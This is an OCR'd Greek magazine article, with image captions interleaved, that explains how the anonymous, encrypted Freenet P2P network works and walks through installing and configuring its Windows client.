
ΤΟ ΕΧΟΥΜΕ ΠΕΙ ΚΑΙ ΘΑ ΤΟ ΞΑΝΑΠΟΥΜΕ: Η βασική ιδέα πίσω από την ανάπτυξη του web και κατ' επέκταση των δικτύων P2P είναι η ελεύθερη διακίνηση ιδεών και η δωρεάν ανταλλαγή πληροφοριών και αρχείων. Μπορεί σε κάποιους να μην αρέσει αυτό ή μπορεί κάποιοι άλλοι να το εκμεταλλεύονται για ιδιοτελείς σκοπούς. Σε κάθε περίπτωση πάντως, η ελευθερία από οποιαδήποτε μορφή ελέγχου των δικτύων P2P είναι καθοριστική για τη βιωσιμότητά τους. Δυστυχώς, η έλλειψη ανωνυμίας σε συνδυασμό με την προαιρετική χρήση κρυπτογράφησης —ακόμα και την παντελή της απουσία, σε ορισμένες περιπτώσεις— έχει καταφέρει καίρια χτυπήματα σε δημοφιλή δίκτυα και υπηρεσίες P2P, από το Napster μέχρι το BitTorent. Μεμονωμένοι χρήστες αλλά και κοινότητες, γνωρίζοντας ότι τα P2P χρησιμοποιούνται (και) για καλό σκοπό, προχώρησαν στην ανάπτυξη σύγχρονων δικτύων P2P που προσφέρουν πάνω απ' όλα ανωνυμία και κρυπτογράφηση των δεδομένων. Καρπός σχετικών προσπαθειών είναι και η δημιουργία του δικτύου Freenet.

FREENET: Ο ΟΡΙΣΜΟΣ ΤΗΣ ΑΝΩΝΥΜΙΑΣ!

Το Freenet (freenetproject.org) είναι ένα αποκεντρωτικό δίκτυο P2P (κάθε κόμβος του λειτουργεί ταυτόχρονα ως server και client) που ξεκίνησε



Αμέσως μετά την εγκατάσταση του Freenet αναλαμβάνει ο οδηγός ρυθμίσεων να σας βοηθήσει να κάνετε τις αναγκαίες ρυθμίσεις για τη λειτουργία του προγράμματος. Δώστε ιδιαίτερη βαρύτητα στο Datastore size, δηλαδή τον αποθηκευτικό χώρο που θα δεσμευτεί στον υπολογιστή σας για τη φιλοξενία αρχείων του δικτύου. Όπως ξεκάθαρα αναφέρει και ο οδηγός, όσο μεγαλύτερος είναι τόσο το καλύτερο για την κοινότητα και για σας τους ίδιους.





Το όνομα που θα δηλώσετε στο Freenet μπορείτε να το δώσετε σε φίλους και γνωστούς, ώστε να συνδεθούν «πάνω» σας όταν ενταχθούν κι αυτοί στο δίκτυο.

το 1999 από τον Ian Clarke. Πρωταρχικός στόχος του εμπνευστή του ήταν να σχεδιάσει ένα δίκτυο στο οποίο να μην είναι εφικτός ο εντοπισμός των πληροφοριών που ανταλλάσσονται, ούτε των χρηστών που το απαρτίζουν. Το 2000 κυκλοφόρησε η πρώτη έκδοση του Freenet (0.1) κι από τότε δεν έχει σταματήσει η ανάπτυξή του. Παρ' όλα αυτά, ακόμα και σήμερα, που βρίσκεται στην έκδοση 0.7, εξακολουθεί να είναι σε πρώιμο στάδιο, έχει περιορισμένο περιεχόμενο αλλά και συγκεκριμένες αδυναμίες, με σημαντικότερη αυτή της χαμηλής ταχύτητας. Όπως όμως είπαμε, δεν σχεδιάστηκε με γνώμονα την ταχύτητα αλλά την ανωνυμία! Το Freenet είναι ένα ελεύθερο δίκτυο και το σχετικό λογισμικό διατίθεται εντελώς δωρεάν. Μέσα σ' αυτό ο καθένας μπορεί να δημοσιεύσει και να κατεβάσει αρχεία χωρίς καμία οικονομική επιβάρυνση και χωρίς κανένας να γνωρίζει ή να μπορεί να μάθει τα στοιχεία του.

ΑΠΟ ΤΕΧΝΙΚΗΣ ΠΛΕΥΡΑΣ...

Η λογική πίσω από το Freenet είναι ότι κάθε χρήστης που συνδέεται σ' αυτό, με τη βοήθεια του κατάλληλου προγράμματος, αποτελεί έναν κόμβο και φιλοξενεί στον τοπικό του δίσκο ένα μικρό τμήμα του περιεχομένου που υπάρχει στο όλο δίκτυο. Όλοι οι κόμβοι του Freenet είναι ισοδύναμοι μεταξύ τους και καθένας επικοινωνεί άμεσα με κάποιους γειτονικούς, οι οποίοι με τη σειρά τους επικοινωνούν με άλλους γειτονικούς κ.ο.κ., συνθέτοντας έτσι τη συνολική δομή του δικτύου. Όταν ένας κόμβος στείλει μια αίτηση για την αναζήτηση ή τη μεταφορά αρχείων, αρχικά απευθύνεται στους γειτονικούς του κόμβους, οι οποίοι, αν δεν διαθέτουν τις πληροφορίες, απευθύνονται στους διπλανούς. Η διαδικασία αυτή συνεχίζεται έως ότου εντοπιστούν οι πληροφορίες. Αυτές μεταφέρονται έπειτα από τον έναν κόμβο στον άλλον για να καταλήξουν στον προορισμό τους. Το δίκτυο είναι κατά τέτοιον τρόπο στημένο, ώστε ένας οποιοσδήποτε κόμβος δεν γνωρίζει το περιεχόμενο της πληροφορίας που διακινεί, αλλά ούτε και τον αποστολέα/παραλήπτη. Το μόνο που γνωρίζει είναι ο γειτονικός του κόμβος, στον οποίο πρέπει να παραδώσει τις πληροφορίες. Έτσι, υπάρχει απόλυτη ανωνυμία για τα αρχεία που λαμβάνει ή στέλνει ένας χρήστης.
Όταν ένας κόμβος θέλει να μοιράσει αρχεία, το πρόγραμμα





Με την ολοκλήρωση των ρυθμίσεων στον browser εμφανίζονται διάφορες πληροφορίες για τη σύνδεση στο Freenet, όπως είναι η κατάσταση λειτουργίας της σύνδεσης και τα port που δεν είναι ανοιχτά.

φροντίζει να τα διανείμει σε όλο το δίκτυο. Έτσι, σε αντίθεση με άλλα δίκτυα, ακόμα κι αν ο χρήστης αυτός είναι offline, τα αρχεία που μοίρασε θα είναι (θεωρητικά) διαθέσιμα για να τα κατεβάσουν όλοι οι υπόλοιποι χρήστες. Από την άλλη, βέβαια, λόγω της φύσης του δικτύου και συγκεκριμένα λόγω της κατανομής των αρχείων στους κόμβους που το απαρτίζουν, τα μοιραζόμενα αρχεία δεν αποθηκεύονται για πάντα και κατά συνέπεια δεν είναι μονίμως διαθέσιμα. Όταν δεν επαρκεί ο διαθέσιμος χώρος για το μοίρασμα νέων αρχείων, το δίκτυο «αποβάλλει» τα λιγότερο χρησιμοποιούμενα προκειμένου να προστεθούν νέα. Έτσι, όσο πιο δημοφιλές είναι ένα αρχείο τόσο λιγότερες είναι οι πιθανότητες να διαγραφεί – και μάλιστα θα αντιγράφεται σε περισσότερα μέρη-κόμβους του δικτύου. Επίσης, τα αρχεία τείνουν να τοποθετούνται σε «περιοχές» του δικτύου από τις οποίες υπάρχει αυξημένη ζήτηση γι' αυτά.

Ένα άλλο πλεονέκτημα του Freenet είναι ότι όλα τα αρχεία που βρίσκονται αποθηκευμένα στο δίκτυο είναι κρυπτογραφημένα. Σε καθένα αντιστοιχεί ένα κλειδί, το οποίο πρέπει να γνωρίζει ο χρήστης για να κατεβάσει το αρχείο. Το κλειδί αυτό προκύπτει από το περιγραφικό όνομα που δίνει εκείνος που μοιράζει το αρχείο. Εννοείται ότι το κλειδί δημοσιεύεται για να μπορούν οι χρήστες του Freenet να κατεβάσουν το αρχείο. (Ναι, πρόκειται για ένα σύστημα κρυπτογράφησης δημόσιου κλειδιού, public key cryptography.)

ΣΤΗΝ ΠΡΑΞΗ


Το Freenet είναι διαθέσιμο για Windows, Linux και Mac OS X. Παρακάτω θα δείξουμε όλη τη διαδικασία της εγκατάστασης και τις βασικές ρυθμίσεις στην έκδοση για Windows XP. Η ένταξη στο δίκτυο του Freenet προϋποθέτει την ύπαρξη του κατάλληλου προγράμματος (client). Σε αντίθεση όμως με τους τυπικούς

client των δικτύων P2P, το Freenet τρέχει στα Windows με τη μορφή υπηρεσίας (service) και το ρόλο του client παίζει το εργαλείο fproxy, το οποίο ενσωματώνεται στο πακέτο. Η δουλειά του είναι να επιτρέπει σ' έναν web browser να έχει πρόσβαση στο περιεχόμενο του δικτύου. Όπως καταλάβατε, η περιήγηση στο περιεχόμενο του Freenet γίνεται από έναν οποιονδήποτε browser. Ας τα δούμε όμως όλα αυτά πιο αναλυτικά.

ΕΓΚΑΤΑΣΤΑΣΗ

Ανατρέξτε στη σελίδα tinyurl.com/ydntxm και ξεκινήστε απευθείας την εγκατάσταση πατώντας στο σχετικό link που υπάρχει εκεί. Εναλλακτικά, κάντε κλικ στο Windows instructions και κατεβάστε το αρχείο στο δίσκο σας. Ξεκινήστε την εγκατάσταση κι ακολουθήστε τα βήματα του οδηγού. Φροντίστε να εγκαταστήσετε τα προγράμματα του πακέτου, αν και το πιο πιθανό είναι ότι στο τέλος δεν θα τα χρησιμοποιήσετε όλα. Ο λόγος είναι ότι ορισμένα είναι αρκετά χρήσιμα για την εξερεύνηση του Freenet και το κατέβασμα αρχείων.

Όταν ολοκληρωθεί η εγκατάσταση, ένας νέος οδηγός θα εμφανιστεί για να σας καθοδηγήσει στην πραγματοποίηση των βασικών ρυθμίσεων, όπως είναι, για παράδειγμα, η ποσότητα της μνήμης κι ο αποθηκευτικός χώρος που θα δεσμεύσετε για τις ανάγκες του προγράμματος. Κάποια στιγμή ο οδηγός θα σας ρωτήσει αν έχετε φίλους που ήδη χρησιμοποιούν το Freenet. Όπως είπαμε, κάθε χρήστης του εν λόγω δικτύου συνδέεται απευθείας με κάποιους γειτονικούς. Το ιδανικό θα ήταν να συνδεόμαστε με χρήστες που γνωρίζουμε ή είναι φίλοι μας, ώστε να εξαλειφθεί η πιθανότητα να πέσουμε σε κάποιον κακόβουλο που έχει στόχο να βλάψει εμάς ή το δίκτυο.



